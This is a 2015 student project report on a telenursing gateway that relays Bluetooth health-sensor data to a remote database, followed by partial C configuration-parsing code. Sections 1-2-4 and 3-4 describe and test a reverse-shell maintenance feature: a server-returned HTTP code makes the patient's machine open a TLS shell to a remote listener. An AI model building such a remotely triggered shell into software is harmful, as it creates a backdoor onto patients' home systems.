Telenursing Application

NET4901 – Network Technology Project Report

Provided to: B.I.T. NET Project Evaluation Committee

Provided on: April 24th, 2015

Provided by: Samuel Connell-Whitney,

Prabath Liyanage,

Kyle Manel,

Eleanor Wang,

Table of Contents

1] Plans and Objectives

Since the offset, in September 2015, the team has been interested in developing a software-based solution as a project, and preferably one which would provide the benefit of guidance from a specific foreknown objective, in this case a software program which would provide monitoring for remote patients.

As opposed to identifying specific requirements up front, and because software requirements and expectations often change over time, we decided early on to implement a solution in the C programming language that would be modifiable, such that if we inadvertently design it to a specification that was found to be inadequate or ineffective, instead of tearing down code and working through it repetitively, we could instead discard entire functions. Likewise if the program required additional purposing as time went on, it could more easily be adapted to suit these needs at a later time. This design was recognized as requiring well documented code, and as such a member of our team accepted the task of providing a summarization to provide with the software.

This overall plan scope for replicability and modularity in our code has provided an immense amount of unexpected benefits that will be developed throughout this paper.

1-1] Timeline

In the initial meetings, a rough timeline was developed to provide the team with expectations and objectives. Provided below, this timeline has developed as the project did, as this project like many others required modifications in our overall solution plan.

		Completed dates:						
		Oct-14	Nov-14	Dec-14	Jan-15	Feb-15	Mar-15	Apr-15
Telenursing System with BioHarness								
Phase 1:	Completed							
	Configure sensor				02-Jan			
	Read data from sensor		30-Nov					
Phase 2:	On-going							
	Create functional user space application			Projected		29-Feb		
	Implement multithreading and PSIX1.b							
	package data into XML format							
	multiplexing data to a server							
	Archiving files during temporary disconnections							
	documentation and packaging development toolkit					Projected	10-Mar	
NET4901 Deadlines:								
	Status Report				13-Jan			
	Project Promotional Slides						30-Mar	
	Project Fair Demo and Poster							Mid-Apr
	Final Project Report Due							Mid-Apr

Figure 1: Proposed Timeline

Of note the modifications made to this timeline were largely in reductions to our expectations of the time required. For instance Phase 1 was done in advance of January, as configuring the sensor was not significantly complex and was just a reverse process of our plan for receiving data from it, which was completed as noted by the end of November.

Our application itself took somewhat longer to develop than initially anticipated, and was a work in progress until we were satisfied with its functionality on the week of our presentation. This process was prolonged somewhat with our interest in providing the application in working order on a Raspberry Pi system, as with reduced resources some of our functional code needed further developing and debugging to provide in the envelope of a significantly less powerful system.

1-2] Work Plan

Our ideas for the project were developed around a variety of diagrams and descriptions we devised in our first meetings in the months of October and November.

The initial hardware we began designing our software on was the FitPC3, an AMD G-series APU running at 1.65GHz with 7w idle power, 16GB of RAM with passive cooling.



Figure 2: UML Use Case diagram

A design was developed around the UML use case diagram provided above. Our design looked at 3 user bases. Firstly, and most significantly, the program was designed for the patient's (top left) data to be collected by the sensor and provided to the telenurse app. This application, housed within the Linux computer running in the patient's home can also be

remotely accessed and administered (top right) to provide changes and modifications remotely, as well as to configure the service. As it stands, the application only requires installation on a remote PC located in the patient's premise, at which point the entire configuration can be left to the remote administrator if desired. The 'Telenursing System's goal is to provide data that can be accessed from a cloud server or database which can be reviewed by medical professionals (bottom left) as well as concerned relations to the patient to keep them safe. We provided a demonstration of this system in our presentation on April 9th, with a remote database providing live data that could be viewed on the 'web.'

Of note, the database will also require administration, which, depending on available personnel can also be provided by a remote administrator who will know more specifically what data is required.

1-2-0] Modularity

With an interest in reducing our overall personnel management as well as to provide us with work which would not require time consuming consultation between members of our team, it was decided to develop our application with modularity in mind. The full impact of this decision was not fully recognized at implementation, but has been immensely valuable. With the use of modularity in our program, we not only reduced time in our meetings discussing the workings of code and could instead focus on objectives/functions of the code, but it also allowed us to significantly reduce our time spent on developing various parts of our code which proved less valuable. Instead of requiring us to redevelop our application each and every time we deployed a change, we instead only had to look through the particular module being modified. In addition to this the modules we designed allowed our program to run independent functions at various times entirely isolated from one another. This leant itself to our implementation of threading which is discussed later in section 2-2.

Our code was separated into 4 modules as shown on next page in Figure 3. The modules we chose to recognize were (1-2-1) the Primary Application (The 'Telenursing System'), (1-2-2) the Redundancy and Translations through Libraries (Libraries), (1-2-3) Network Connectivity (Network Code), as well as (1-2-4) Redundancy through Storage (Archive Code).



Figure 3: The Program Architecture

These modules though valuable from a separation of duties standpoint, as suggested above, also allowed us to recognize hierarchy within our program as, though each module could accomplish a task independently, it was now modeled to do so under the requirements and on demands of the Primary Application. Thus, though the Primary Application is a module for the purposes of our designation of tasks, it is somewhat more similar to an operating system in that it manages resources and priorities and specifies which functions will be performed and when they will be.

1-2-1] The Primary Application

The first and primary module was the 'Primary Application' itself. Within the telenursing application, the Primary Application sits at the highest hierarchy within our program, and accesses all subordinate functions and subroutines at its discretion. This design methodology also provided a great model for ease of implementation when we required specific functions and operations to occur in specific orders or at specific times, such as accessing the library to translate packets into human readable code before being transferred to the database server or to only backup data on local storage when a connection cannot be established.

As the primary application was the one responsible for accessing each independent module, the model became less complex once we recognized that each element of the program would not require its own prioritization and could rely on the main application to allocate resources.

The application can also maintain more than one concurrent sensor's data, and was planned to provide for up to four simultaneous sensors.

This was accomplished by developing an API that the Primary Application could utilize to universally manage data sent and received from various routines in the program. In such a way a new set of data could be implemented for each sensor and the same processes could occur throughout all of these data sets.

1-2-2] Redundancy and Translation Through Libraries

Functionally the library was a means to translate the data provided in a Bluetooth packet from the sensor in machine code into human readable code and then to XML. However, as we were not certain if the sensor we received on implementation of our team and developing our proposal would be consistent as time went on, and more specifically, if it may need to be replaced for whatever reason the team wished to have the code designed in such a way that this would not provide a significant setback. No such events occurred, but this redundancy is valuable in particular with regards to medical equipment as the equipment must remain operable in a plethora of situations and by allowing the sensor to be more easily replaced we have provided a solution that can be implemented to increase operation time overall by reducing the time required to install a replacement.

With the use of these libraries the program's communication with the sensor could also be managed in a modular fashion which was an unexpected benefit to the teams concerns for compatibility. In using a library to handle the processing of machine code in packets into data and data types instead of fixing a translation method into our program we have allowed for several enhancements such as; multiple users being monitored simultaneously, more easily changing sensors by providing a new library (as mentioned above), and possible cross use of our application outside of medical concerns. This makes our program effectively into a gateway between any Bluetooth sensor and an IP based database. The database schema provided in figure 3 (below) gives an example of the data that the library would translate from various packets received from the sensor we used for testing.



Figure 4: Database Schema

1-2-3] Network Connectivity

Our third module we described was for an IP network connection. This portion of our program is used to negotiate a connection to a remote host, provided by a URL in our configuration files. It maintains multiple parallel connections for data, and notifies the main program when a connection can be initiated and when one is no longer available. It was also decided that encryption was to be used to protect medical data transmitted over the internet which is discussed in section 2-5.

1-2-4] Redundancy Through Local Storage

The last section of our program was for redundancy. This module would be called if a network connection was not possible, and would instead cache the data onto local storage at locations provided in the configuration file. Once a connection is re-established, this portion of code will provide the storage location to the network connection module so that it can then send this data and summarily delete the archived data. With concern for a variable amount of bandwidth that each patient may have access to, this portion of code also allows for the configuration of the maximum size of a file on local storage such that a low bandwidth connection may not be committed to transferring a very large amount of data.

In addition to this it was also recognized that to facilitate deployment of this software and to allow for convenient maintenance and troubleshooting a reverse-shell could be implemented by

1-3] Finalized Objectives

These four modules were accepted by the team and implementation began with Prabath Liyanage focusing on the primary application, Eleanor Wang developing the library to demo our senor with, Samuel Connell-Whitney pursuing the code to establish remote connections and Kyle Manel developing local redundant storage. The team would work to the time specifications provided as well as on a group objective for a Linux Bluetooth driver for the sensor. This was our first and primary most group objective to be completed.

2] Implementation and Changes to the Plan

2-1] Linux Driver/BlueZ

Early, upon research and debugging with the Bluetooth stack in Linux, we recognized that though we could devise a driver, it would be substantially less time consuming to use a package already provided in Linux, ‘BlueZ.’ The BlueZ stack allowed us to interface with the

sensor with relative ease and enabled us to begin working on our other objectives earlier than we initially anticipated using a device file. However, it was later found to be more valuable to access sensor data through the use of a socket. This socket, instead of being written to and rewritten to with new data as the device file was, allowed our code to access data from the sensor that is cached, allowing us to use more freedom in our coding as timeliness of receiving data was not as critical.

2-2] Threading

Threading was recognized as valuable upon our initial presentation to instructors in January. Though the demonstration was working as anticipated, we discovered that data was 'hiding in the gaps' so-to-speak, and that though we were receiving data, we were not receiving all of it, as our code was not accessing the device file as frequently as data was being sent. To implement a solution to this problem it was decided to employ threading which would allow our program to operate much more efficiently with regards to system resources, in particular with additional sensors which would result in data being rewritten to the device file at a significantly faster rate. Threading provided a working solution to this, as each thread could have access to the device file in a timelier manner.

This problem was later discarded in favour of developing a solution that could instead read cached data from the Bluetooth device, however with the significant reduction in overall resource utilization this change provided a great opportunity to seek out low-power platforms with which this sensor solution could be used, and was eventually proven successful in our implementation on the Raspberry Pi. Though substantive testing was not possible with multiple sensors, this is the platform that was demonstrated at the Project fair on April 9th 2015.



Figure 5: Sequence Diagram

The threading design suggested above in figure 4 provides an overview of how this program simultaneously operates with a variety of sensors. It does so by implementing each device control thread from a single main thread. Each of these device control threads operates a sensor, and these sensors then provide an array of packets. These packets each require their own threads to be decoded within the library and to be sent to the remote database.

By providing threading, the complexity of this program was much easier to maintain and this lead to our processes to be used as tools by the primary application facilitating code which was independent of other functions and capable of being managed in a less complex and simpler way while debugging.

2-3] Post/XML

Upon the early development of solutions we recognized that our initial plans to provide code over the network in XML format though human readable, would carry an encapsulation overhead. To provide for this we substituted out initial concept for a POST string, which would still be human readable, however it would have virtually none of the overhead provided by XML. This also made the process of archival more simplified, as the sent data string was a line of code instead of independent XML files, and reduced archival size constraints and/or CPU overhead to translate into more/less compressed forms.

2-4] Socket/Device File

As suggested earlier in section 2-2 we had concerns with the rate at which the application could access the data file to receive sensor data. We initially implemented threading in hopes of resolving this, with positive results, but this proved not to be a complete solution, as some packets were still not being accessed in time. To resolve this issue, upon research the team began using a socket with the Bluetooth device. As opposed to the Bluetooth device file, the socket would also cache data, so as opposed to the 'hit-or-miss' approach with the dev-file the program could instead prioritize other functions, and receive these packets on an 'as-needed' as opposed to an 'as-provided' basis, allowing our design significantly more freedom and less restriction in creating functions that would not interfere with the reception of data.

2-5] cURL and SSL as a Security Measure

Upon research of a network solution it was recognized early that we should not reinvent the wheel, as there are already available solutions for application layer transport. With that in mind our team recognized the 'cURL' library as an effective solution. cURL is a library which allows for easy implementation of SSL authentication and encryption. This is valuable from a

security standpoint as it can be implemented with disregard to the data being sent, and upgraded as is necessary with additional encryption libraries.

This program, using cURL, does not facilitate certificate management however, and as SSL certifications are used to verify the cloud server as well as the local machine that the application is installed on, this does require manual configuration in our provided security configuration, which will require a registered certification at both locations provided by a certificate authority.

2-6] Withdrawal of the Archive Functions

With time requirements very limited nearing the end of March, prioritizing the functionality of the program and rejecting optional components of the program became a requirement. An unexpected weakness of the modular design system we used was that implementation would take longer than we anticipated, as all components necessitated troubleshooting and compatibility testing. As such the Archive functions were not applied to the project to allow the function of the program to be provided. As archival was optional, as suggested earlier, this was accepted by the team, however it was a significant investment in time that the team believes would be valuable to someone deploying this system, in particular for medical needs.

3] Testing

The following are tests that were implemented to validate the functionality of the program and the platform.

3-1] Auto-Reconnection test

The goal of this set of tests was to determine whether the sensor device would automatically reconnect to the application running on the local Linux machine running the application when it is turned off/on and if it leaves and returns to reception range of the Linux machine as well as to determine if the data is sent to the database in all cases.

Test	Expected Result	Received Result
Device On	Once connection is established on application startup data is sent to the database.	Validated
Device on -> connect -> switch off/disconnect -> switch back on	Once the device began sending data and is disconnected, the application waits and tries to connect to the device. Once the device is turned on, it will reconnect to the local PC and data will be sent to the database.	Validated
Device in range -> goes out of range -< returns to acceptable range	The application will recognize the device is not responding (shown in logs) and attempts to reconnect. When the device is in range, it will succeed and data will be sent to the database.	Validated

3-2] Machine Resource Usage

The goal of these tests is to determine whether the resource usage (RAM/CPU) would be stable, implying proper inferring allocation and release.

Test	Expected Result	Received Result
Run the app with the sensor on a Raspberry Pi for more than an hour: **Daemon mode**	Memory usage stabilizes after some time.	Memory stabilized ~5MB
Run the app with the sensor on a Raspberry Pi for more than an hour: **non-Daemon mode**	Memory usage stabilizes after some time.	Memory stabilized ~5MB
Run the app with the sensor on the FitPC3 for more than an hour: **Daemon mode**	Memory usage stabilizes after some time.	Memory stabilized ~3.2MB
Run the app with the sensor on the FitPC3 for more than an hour: **non-Daemon mode**	Memory usage stabilizes after some time.	Memory stabilized ~4.5MB

3-3] Data Confidentiality test

The goal of this test is to verify that the post strings sent through the cURL connection over the internet are encrypted.

Test	Expected Result	Result
Run the app with the cURL debugging lines uncommented : refer to “network.c”. This is a simple test where the peer server is not verified, instead only encryption between the connection endpoints is.	Packet capture does not show post strings in human readable form.	Validated

3-4] Reverse Shell test

Test	Expected Result	Result
Verifying that the local machine can receive an http return code.	An http code should be read on the local machine	Validated
Verifying an http return code is received when startshell is in the same directory as insert.php.	Code 277 is returned.	Validated
Verifying an http return code is received when startshell is not in the same directory as insert.php.	Code 200 should be returned.	Validated
Verifying the local machine does not create a reverse connection to a remote host when code 277 is NOT received.	The local machine should not create a reverse connection when code 277 is not returned.	Validated
Verifying the local machine does create a reverse connection to a remote host when code 277 is received.	The local machine should create a reverse connection when code 277 is returned.	Validated
Verifying if the reverse connection also uses TLS.	The reverse connection should not be readable using Wireshark.	Validated
Verifying if a remote listener is able to execute shell commands with telnet through a reverse TLS tunnel.	The remote listener should be capable of executing shell commands via telnet through a reverse TLS tunnel.	Validated

4] Team Observations

4-1] Objective Revisions

Though our objectives remained similar, there were a few changes that occurred over the period of our development. To note, Upon the teams attempts at creating an effective library solution to translate and create a data stream to send to the server, it was found that this task could be developed alongside the primary program. Though modularity was valuable with an interest in implementing threads, this particular module was found to be unnecessary so the tasks were bundled into the primary application where plans could be made to implement them much more efficiently by initiating the thread with immediately available data.

4-2] Team meeting Feedback

Throughout the year our team has met on many occasions in group based meetings as well as to discuss and develop work collaboratively. The feedback we've provided to each other has been immensely valuable, however as in all processes critiques of our own methodology is important to improve the process. It has been noted that though we did meet regularly that we may not have been using our time as effectively as it would otherwise if spent focused on the task at hand. As such our team has observed that with recognizable goals that after the initial plan was developed, team meetings were less productive than time spent implementing these plans. As such the team has observed that once goals have been agreed upon that discrete work would be more productive than weekly meetings proved to be.

5] How to make a better process

5-1] Objective equality

With the knowledge we now have of the work involved in each of the differing sections of the project it would be ideal to rework our models to provide a more effective balance to our work. With such a turbulent transfer of workloads as was experienced documentation was also recognized as ideal for each author to provide for their own code as they may understand finer aspects of it which a secondary observer may miss on overview that would provide their own assessment with more value.

Each team member developing their own list of changes and providing them in the change management software with their modifications as their code developed may also provide valuable insight into the process, as well as options for developing code that was found inferior for other as yet unrecognized purposes.

These processes would allow handing off tasks much more seamlessly and allow for more productive use of time if/when development necessitated a change in author, and also

allow work to be more effectively balanced as work could be shared as opposed to specified in advance.

5-2] More sensor devices

As our team was only provided with one sensor and used this for testing, though we had interests in testing with more we were not able to create a simulation suite to provide a software simulation of additional devices, and recognizing the work required that would not have been a feasible use of our time. As such though we have expectations that three devices can be used simultaneously, having three additional physical sensors to test with would be ideal to validate these postulations. This is not necessarily because simulation is inadequate but due to our inexperience with substituting testing and debugging with simulations, and due to the teams time being required on providing functionality to the code.

5-3] Earlier Implementation testing

Though more testing was certainly an interest of our team and our initial project expectations, we were unable to provide as effective a testing environment as we would like, in particular for use cases such as multiple sensors, where interference can occur. For instance a home can be an interference rich environment on the 2.4GHz band which Bluetooth uses, with microwaves for interference as well as WIFI and cordless phones all potentially competing for available bandwidth, and as such it would be ideal to provide testing in such locations.

5-4] Provide internal deadlines for more tasks

As much more effective or more frequent use of deadlines within the team has proven to be valuable as the year has gone on, the team believes that this process would be far more effective from the beginning.

5-5] Documentation

While implementing our code for demonstration it became visible that each of the modules required discussions between the various parties who were implementing it. It seems fitting to note that these sorts of changes are likely to happen in any project, and as such code requires effective amounts of documentation to allow a secondary author to begin working and implementing this code, so a higher degree of documentation may have provided us with significantly less time requirement for putting it all together.

6] Conclusion

With the use of modularity, evaluating the implementation needs of our software as well as our needs and organization as a group we have successfully provided a software solution that can provide data from a local sensor to a remote monitoring database. This solution has provided a Gateway between Bluetooth and Ethernet and allowed this data to be transmitted securely over the internet. It has been a success due to a large amount of collaboration and effective teamwork, as well as the analysis of each of our parts in this process. This program also runs at less than 1% of the system's resources within the FIT3 PC, occupying 5MB of memory while running in Daemon mode, or $3.1x10^{-4}$% of the available RAM. The attempt at providing the specifications of a stable and reliable network connection from a local Bluetooth sensor to a remote database has been a success.

This program, found in Appendix(A) below, also consumes very few resources making this solution valuable in a variety of computers. This solution has been tested in a FitPC3 as well as a Raspberry Pi, both of which ran as expected under our testing, and the latter being exceptionally valuable for low power consumption scenarios.

For any parties interested in employing a medical sensor in homes of patients they can monitor remotely via an SQL database server this solution is ready to go, though creation of a new library for any additional custom hardware may be required if a sensor other than the Zephyr Bio Harness Model BH3 is intended. In addition to this, the development team has created this software in such a way that it can also be used, with minimal modifications, to transfer a variety of mediums, not just Bluetooth, to an internet database. These in addition to low resource requirements make this software quite useful in a variety of use cases.

Appendix (A):

Source Code

A] app_config.c

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#include "app_config.h"
#define SIZEOF(a) sizeof(a) / sizeof((a)[0])
#define MAX_G_INT_OPTS 0
#define MAX_G_BOOL_OPTS 0
#define MAX_G_STRING_OPTS 1

#define MAX_INT_OPTS 4
#define MAX_BOOL_OPTS 0
#define MAX_STRING_OPTS 3
static pthread_mutex_t app_log_mutex;

static FILE* app_config_log;
static FILE* config_fp;
static char **g_string_opts;
static char **string_opts;
//static char **bool_opts; --Bool opts array of option name strings--
static char **int_opts;

static int (*g_string_funcs [MAX_G_STRING_OPTS])(MAIN_VAR*,char*);

static int (*string_funcs [MAX_STRING_OPTS])(MAIN_VAR_DS*,char*);
//static int (*bool_funcs [MAX_BOOL_OPTS])(MAIN_VAR_DS*,char*); --The array of bool function pointers --
static int (*int_funcs [MAX_INT_OPTS])(MAIN_VAR_DS*,char*);
```

```
static int initMainVarDS(MAIN_VAR_DS *var){

                        var->patient_name=NULL;
                        var->device_file=NULL;
                        var->dev_mac=NULL;
                        var->recvq_size=O_RECVQ_SIZE_MIN;
                        //var->bool_opt1=1; --example bool opt in struct--
                        var->ka_interval=2;
                        var->dcon_wait=O_DCON_WAIT_MIN;
                        var->lib_id=0;
return 0;
}
static int initMainVar(MAIN_VAR* var){
            var->url=NULL;
            var->list=NULL;
return 0;
}

static int optLower(char *target,int size){
            int i=0;
            for(;i<size;i++){
                        target[i]=tolower(target[i]);
            }
return 0;
}
/**********Main thread global options set functions******/
static int setURL(MAIN_VAR* main_var,char* data){
            if(strlen(data)>301 || strlen(data)<0){
                        char message[150];
                        logMessage(message,sprintf(message,"[Main config] %s was longer than 300
characters",O_URL));
            return -1;
            }
            else if(main_var->url==NULL){

                        main_var->url=malloc(strlen(data)+1);
                        strcpy(main_var->url,data);
                        return 0;
            }
            char message[150];
            logMessage(message,sprintf(message,"[Main config] Multiple %s options set",O_URL));
return -2;
}
/*****************End of section*****************/

/******Device specific var set functions**********/
static int setPatientName(MAIN_VAR_DS* main_var,char *data){
            if(strlen(data)>81 || strlen(data)<0){
                        char message[100];
                        logMessage(message,sprintf(message,"[Main config] %s was longer than 80
characters",O_PAT_NAME));
            return -1;
            }
```

```
	main_var->patient_name=malloc(strlen(data)+1);
	strcpy(main_var->patient_name,data);
return 0;
}

static int setDevMAC(MAIN_VAR_DS* main_var,char *data){
	if(strlen(data)>81 || strlen(data)<0){
		char message[100];
		logMessage(message,sprintf(message,"[Main config] %s was longer than 80
characters",O_DEV_MAC));
	return -1;
	}
	optLower(data,strlen(data));
	main_var->dev_mac=malloc(strlen(data)+1);
	strcpy(main_var->dev_mac,data);
return 0;
}

static int setDevFileName(MAIN_VAR_DS* main_var,char* data){
	if(strlen(data)>151 || strlen(data)<0){
		char message[150];
		logMessage(message,sprintf(message,"[Main config] %s was longer than 150
characters",O_DEV_FILE));
	return -1;
	}
	main_var->device_file=malloc(strlen(data)+1);
	strcpy(main_var->device_file,data);
return 0;
}


/////////////////--Example of Bool processing function--//////////////
/*
static int setBoolOPT1(MAIN_VAR_DS* main_var,char* data){
	--Processing code here--
return 0
}

static int setBlocking(MAIN_VAR_DS* main_var,char *data){
	if(strcmp(data,"1")!=0 && strcmp(data,"0")!=0){
		char message[150];
		logMessage(message,sprintf(message,"[Main config] Invalid value for boolean %s, using default
%d",O_BLKING_READ,1));
		return -1;
	}
	main_var->set_blocking=strtol(data,NULL,10);
return 0;
}

static int setParity(MAIN_VAR_DS* main_var,char* data){
	if(strcmp(data,"1")!=0 && strcmp(data,"0")!=0){
		char message[150];
		logMessage(message,sprintf(message,"[Main config] Invalid value for boolean %s",O_PARITY));
```

```
                return -1;
        }
        main_var->parity=strtol(data,NULL,10);
return 0;
}

static int setBaudRate(MAIN_VAR_DS* main_var,char *data){

        int val=strtol(data,NULL,10);
    int begin=0;
        //end=size-1
    int end=11;
    int middle;
        int baud_rates[]={300,1200,2400,4800,9600,14400,19200,28800,38400,57600,115200,230400};
    while(end>=begin){

        middle = begin+((end-begin)/2);
        if(baud_rates[middle] == val){
                        main_var->baud_rate=middle;
            return 0;
                }
        else if(middle<val)
            begin = middle + 1;
        else
            end = middle - 1;

    }

        char message[100];
        logMessage(message,sprintf(message,"[Main config] %s was set to an invalid value, using default %d
bps",O_BAUD_RATE,115200));
        main_var->baud_rate=115200;

return -1;
}*/
/////////////////NOT USED/////////////////////////////////////

static int setDconWait(MAIN_VAR_DS* main_var,char* data){

        int val=strtol(data,NULL,10);
        if(val>O_DCON_WAIT_MAX || val <O_DCON_WAIT_MIN){
                char message[100];
                logMessage(message,sprintf(message,"[Main config] %s was set to an invalid value, using default
%d sec",O_DCON_WAIT,O_DCON_WAIT_MIN));
                main_var->dcon_wait=O_DCON_WAIT_MIN;
                return -1;
        }
        main_var->dcon_wait=val;

return 0;
}

static int setLibID(MAIN_VAR_DS* main_var,char* data){
```

```
int val=strtol(data,NULL,10);
        if(val>3 || val <0){
                char message[100];
                logMessage(message,sprintf(message,"[Main config] %s was set to an invalid value, using default
%d",O_LIBID,0));
                main_var->lib_id=0;
                return -1;
        }
        main_var->lib_id=val;

return 0;
}

static int setRecvQSize(MAIN_VAR_DS* main_var,char*data){
int val=strtol(data,NULL,10);
        if(val>O_RECVQ_SIZE_MAX || val<O_RECVQ_SIZE_MIN){
                char message[100];
                logMessage(message,sprintf(message,"[Main config] %s was set to an invalid value, using default
%d",O_RECVQ_SIZE,O_RECVQ_SIZE_MIN));
                main_var->lib_id=0;
                return -1;
        }
        main_var->recvq_size=val;
return 0;
}

static int setKAInterval(MAIN_VAR_DS* main_var,char*data){
int val=strtol(data,NULL,10);
        if(val>O_KA_INTERVAL_MAX || val<O_KA_INTERVAL_MIN){
                char message[100];
                logMessage(message,sprintf(message,"[Main config] %s was set to an invalid value, using default
%ds",O_KA_INTERVAL,2));
                main_var->lib_id=0;
                return -1;
        }
        main_var->ka_interval=val;
return 0;
}
/*****************End of Section*****************/
static size_t trim(char *out,size_t len, const char *str)
{
  if(len == 0)
    return 0;

  const char *end;
  size_t out_size;

  // Trim leading space
  while(isspace(*str)) str++;

  if(*str == 0)  // All spaces?
  {
```

```
   *out = 0;
   return 0;
  }

  // Trim trailing space
  end = str + strlen(str) - 1;
  while(end > str && isspace(*end)) end--;
  end++;

  // Set output size to minimum of trimmed string length and buffer size minus 1
  out_size = (end - str) < len-1 ? (end - str) : len-1;

  // Copy trimmed string and add null terminator
            memcpy(out, str, out_size);
            out[out_size] = 0;
  return out_size;
}



static int parseLine(char* line,char** opt,char** data){

      char del_1[2]=" ";
      char del_2[2]="\"";
      char *token;
      char temp[200];
      size_t trim_size;
      if(trim(temp,(size_t)200,line)<200){
            if(temp[0]!=0){
                  token=strtok(temp,del_1);
                  *opt=malloc(sizeof(char)*(strlen(token)+1));
                  memcpy(*opt,token,strlen(token)+1);
                  (*opt)[strlen(token)]=0;
                  trim_size=trim(temp,200,line);
                  token=strtok(token,del_2);
                  token=strtok(NULL,del_2);
                  if(token!=NULL){
                        *data=malloc(sizeof(char)*(strlen(token)+1));
                        memcpy(*data,token,strlen(token)+1);
                        (*data)[strlen(token)]=0;
                  }
            return 0;
            }
      }
return -2;

}

static int optCompare(const void* e1, const void* e2) {
   char* s1 = *(char**)e1;
   char* s2 = *(char**)e2;
   return strcmp(s1, s2);
}
```

```
static int optLookup(char **array,const char *target,int size){
